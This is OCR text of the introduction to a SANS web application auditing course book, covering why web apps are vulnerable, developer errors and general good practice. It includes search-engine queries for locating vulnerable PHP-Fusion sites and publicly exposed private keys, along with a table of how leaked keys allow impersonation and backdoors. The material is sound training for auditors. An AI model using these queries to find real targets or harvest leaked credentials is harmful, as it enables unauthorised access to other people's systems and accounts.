
507.3
Web Application Auditing

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

ISBN 978-1-937060-04-6
Seventh Edition


This page intentionally left blank.



This page intentionally left blank.

Roadmap

- ➢ Stating the Problem
- Web Basics
- Server Security
- Configuration Testing
- Authentication
- Session Management
- Sensitive Information



Forms of Attack
General Root Cause
General Good Practice

Auditing Web Based Applications

Welcome to the Web Application auditing class in the SANS Audit 507 track. We hope you'll find this particular day to be as interesting and exciting as many thousands of previous attendees have. A fair number have written in to state that they never look at their web traffic the same way again. Some have even taken some of the tools that we demonstrate and begun to use them to analyze all of their web traffic to help them decide who they want to do business with.

Unlike the topics that we cover tomorrow and on the final day of the course (operating systems), many new concepts are discussed today. Almost everyone has used the World Wide Web, a far smaller percentage actually understand the ins and outs of how web applications *should* be created, so we start with the basics.

First, in this section, we lay out the problem that exists. After we understand why we're looking at web applications rather than applications in general, we take a look at the basics of web communication, discuss server security, explain general configuration tests that should be performed as well as giving you an understanding of the higher level authentication, and session management issues that exist.

Word of Caution

- Vulnerable web apps consistently a top ten issue:
  - Testing can be dangerous
  - Technology is still "new":
    - HTTP/HTML is mostly mature
    - New advances and techniques continue to evolve to leverage these technologies
  - External applications typically begin life as internal "hacks"

Auditing Web Based Applications

Today, almost every corporation and organization that uses computers in any significant way has a website of some kind. Although there are potential risks that come with just putting a simple home page on a web server (for instance, server and service vulnerabilities that could enable an attacker to deface the page), we spend the majority of our time looking at the issues that arise when an organization decides to make its site a bit more interactive. In other words, our main focus is on web applications.


Web applications have had a proud spot in the top ten security issues for several years now and there's no sign that these will become less significant. Testing, assessing, or auditing a web application can definitely cause unexpected failures in the application and supporting infrastructure, so make no mistake that the testing we discuss can cause damage. Make sure that your sponsors understand this clearly.

One of the reasons for the danger is that even though we use what we think of as mature technology, web applications have continued to evolve over time with new technologies introduced at least yearly. Added to this is that most many web applications began as internal applications. As time goes on these applications tend to find their way to Internet portals.

Some of the more fundamental reasons for the problems that we face with web applications have to do with basic function and training. I have been hired several times to work with large organizations to oversee their application development team in the creation of a web application. Every time, I begin by teaching their programmers how to write secure web applications. What most programmers have the hardest time understanding is that the web client has far more control over the application than is the case in almost any other form of application programming. We'll see why this is the case as we go on this morning.

When it comes to training, consider this: Where did your web application programmers learn how to do what they do? Did they learn on their own? Perhaps in college or a training seminar? Where did the person who taught them learn? Somewhere along the line, you will come to a point in which someone essentially taught themselves. We're not saying that you can't teach yourself effectively, but any misconceptions or bad practice that this person had will tend to rub off on the people that they teach.

There's an even deeper root cause, though. If you were going to teach yourself, how would you do it?



Most people who teach themselves a programming language or technique start by looking at other people's code or example code. The same is true with web applications. When people are new or trying to figure out how to do something, they look for sample code.

Although this is normally a good idea, in web application programming, every piece of example code that has been released with a major web server has some serious security flaw in it. If our programmers look to these examples to learn, is it any wonder that we've got all kinds of vulnerabilities in web applications today?


Google Illustrates the Problem

- http://johnny.ihackstuff.com/ghdb/
  - Known vulnerabilities
  - Passwords
  - SQL Injection
  - Credit card numbers
  - Customer data
  - Remotely exploitable (Footholds)
  - ...and a lot more

Auditing Web Based Applications


To illustrate how bad the problem is, take some time to check out the website mentioned in this slide. This site has searches that leverage Google to identify web applications that are so poorly written that the simple act of indexing the site caused application or database errors to occur. Of course, this makes them easy targets for anyone who can use Google.

The site indexes various queries that you can plug into Google to acquire lists of potentially vulnerable sites. We're talking about hundreds of queries that can net you hundreds of thousands of target servers. In many cases, we're looking at banks and other major corporations. The problem is bad. We can't emphasize for you how bad the problem actually is, but perhaps after today, you'll have a real feel for how to see how bad the problem is in your world.



In this slide, we can see a screen shot of the ihackstuff.com website. In the main panel are a number of sections that list the various types of vulnerabilities that you can easily identify with Google using this tool. Please realize, though, that there are, of course, many other things that we can find with Google and other search engines that would indicate a vulnerability that are not tracked on this site.

Next to each of the categories, you can see a number in parentheses. It is important to understand that the number shows the number of different queries in this category, not the number of vulnerable servers. Clicking through any of these allows you to select the individual query that you'd like to run and, finally, links you to the Google results page where you can find, sometimes, tens of thousands of vulnerable machines that are so badly configured that Google inadvertently indexed the pages indicating the vulnerability!




Zooming in just a bit to make the last screen shot more readable, we can see just a few of the items found in the database, for example, web applications or servers that are unpatched and indexed in Google. What does this look like?

For example, there is a vulnerability in certain PHP-Fusion versions. PHP Fusion, an open source content management system (CMS), is used by a fair number of sites to drive the web-based frontend with little effort. PHP Fusion, by default, includes the version number in the footer of every page. In the process of indexing the website, Google can't distinguish the footer from any other text on the page, so it is indexed as well. The result is, Google has now indexed that this site is using PHP Fusion and its version number.

Now someone can search for something like this:

"Powered by PHP-Fusion v6.00.110″ | "Powered by PHP-Fusion v6.00.2.." | "Powered by PHP-Fusion v6.00.3.." -v6.00.400"


This will find any pages with the "Powered by…" lines with a variety of version numbers!



An alumni of this course, Jani Kirmanen, is an active security research and penetration tester at a successful consulting company in Finland. His organization is hired by security-conscious organizations that recognize security vulnerabilities exist in their public services.


He and his coworkers took some time to do an analysis of all the web application-related penetration tests that they have performed in recent years and came to an interesting conclusion. More than one-half of all the critical issues found in web applications in their real-world testing were directly attributable to programming errors! Everything else was either a design flaw in the application or a configuration flaw on the server. Clearly, the situation is quite serious!

Consider this: These statistics are from companies that went out of their way to hire a penetration testing company to come and test their applications. Clearly, these are security-minded organizations. If these security-minded organizations are finding that the majority of the issues in their web applications are caused by developer error, how likely is it that our web applications are even worse?



Even smart developers who write wonderful code make mistakes just like all the rest of us. For example, a problem that gained more and more attention through 2013 and continued through 2014 is the storage of private credentials in public code repositories. You can see an example of a search for AWS and S3 credentials in Github, a well-known code repository, in the slide.

There are a couple causes of this problem. One is that the developers (and even administrators) are inadvertently committing files that contain sensitive data into source code repositories. This is a pretty common problem; though, publishing those credentials through a public repository is quite awful! Another cause is that the developer is unaware that the repository is sitting on a public server or that other people potentially have the ability to see the repository. As strange as it may sound, being a developer does not mean that you are technically savvy about the configuration and management of a code repository. I have run into many otherwise competent developers who have no idea how to configure a repository, connect to it over SSH, or manage the keys that are required to do so securely.



Just to illustrate how easy it is to make a mistake, consider this; if you search in google for "BEGIN RSA PRIVATE KEY" or "BEGIN PRIVATE KEY" with 'filetype:key,' you will receive hundreds of thousands of results. Of course, a number of the results that are returned are code examples and other demo type things where the keys being included are completely innocuous. However, if you look through just a few of these you will find many examples of private keys being stored in publicly accessible directories on the web server. Worse, with a little bit of careful Googling, you can even find certificate and key files for SSL server certificates!

If we grab an SSL cert and key, we can instantly impersonate that web server unless the certificate is tied to the IP address (which is not common.) Doing a quick search while preparing a course update, I found the following items, creating the listed impacts, in just a few minutes of Googling:

What I found:	**What I can do:**
Twitter API keys	Authenticate as and impersonate a Twitter user
SSH private keys	If I can identify the user, authenticate to the server as that user at a command line
SSH private keys	(Code repositories) Make repository code changes as the authorized programmer (backdoors)
Exposed source code	Quickly and easily identify vulnerable input handling

With this in mind, remember that Google is not trying to hack you! It is simply indexing publicly accessible files that you link to or that are discoverable because of directory indexing. We define directory indexing in the next section of our course.

General Good Practice


- What simple things can we do to create secure applications?
  - Map to the OWASP Top 10:
    - Input validation and sanitization
    - Error checking and handling
    - Robust authentication and session management
    - Complete mediation of the application
    - Multi-tier solution/Secure Configuration

Auditing Web Based Applications

Let's outline some general good practice. Many of these items will make more and more sense as we go through the material today, but it's good to have a sort of framework to base our discussion on. As we go through the material, see if you can figure out which of these five good practice recommendations apply to the topics that we are discussing before it's spelled out in the course. This should give you a feel for how well you're grasping what's being discussed.

This list, which we discuss in greater detail for next several slides is list of the top issues that, if corrected, typically yield tremendous security benefits in a web application. The items are listed from most important to least important, so if you want to figure out what to do first, you should start at the top of the list.

If you are familiar with the OWASP Top 10—whether the current edition or any past edition—you will likely notice that these do not appear to be the OWASP Top 10 issues. What's the story? Our approach is to abstract those issues into the root issues. For example, in the 2010 version of the OWASP Top 10, there were no fewer than three, possibly four, issues that are at their root injection flaws. We address those three or four issues through one practice: Input validation and sanitization. We spend a great deal of time with this particular issue throughout the day. Session management and authentication also play an important role in the second one-half of this book. Let's take a closer look at the other three practices mentioned here.




Let's walk through these general good practices to give you an overview of what we're talking about. This enables you to know what to look for as we cover the details of these things throughout the day.

First, validation of input and output essentially comes down to what are sometimes called Moscow Rules in spy circles: Trust nothing (or no one). We're not going to dig into this just now, but we will examine this in depth throughout the day and see many examples of the consequences of failing to handle this correctly.

The second issue pertains to robust error handling. Every major framework and languages used by reasonable programmers to create web applications today has built in facilities for error handling. Actually, they all allow the programmer to create an error handler that should be called whenever something happens that the programmer did not expect to happen.

This is actually an important feature, but we rarely find that it has been used. It is important because it enables the programmer to respond rationally to unexpected error conditions. It's rarely used because programmers rarely truly believe that their code can have flaws. In addition, the programmer has probably included a lot of error handling already. The trouble is that he has only accounted for possible error conditions that he actually believes are possible. What about the unexpected conditions?




Here is an example of a programmer failing to properly handle errors. This issue is disturbingly common to find. The root cause of this problem is that programmers tend to check only for error conditions that they expect can occur. Users, however, are extremely good at trying things that the programmer never envisioned.

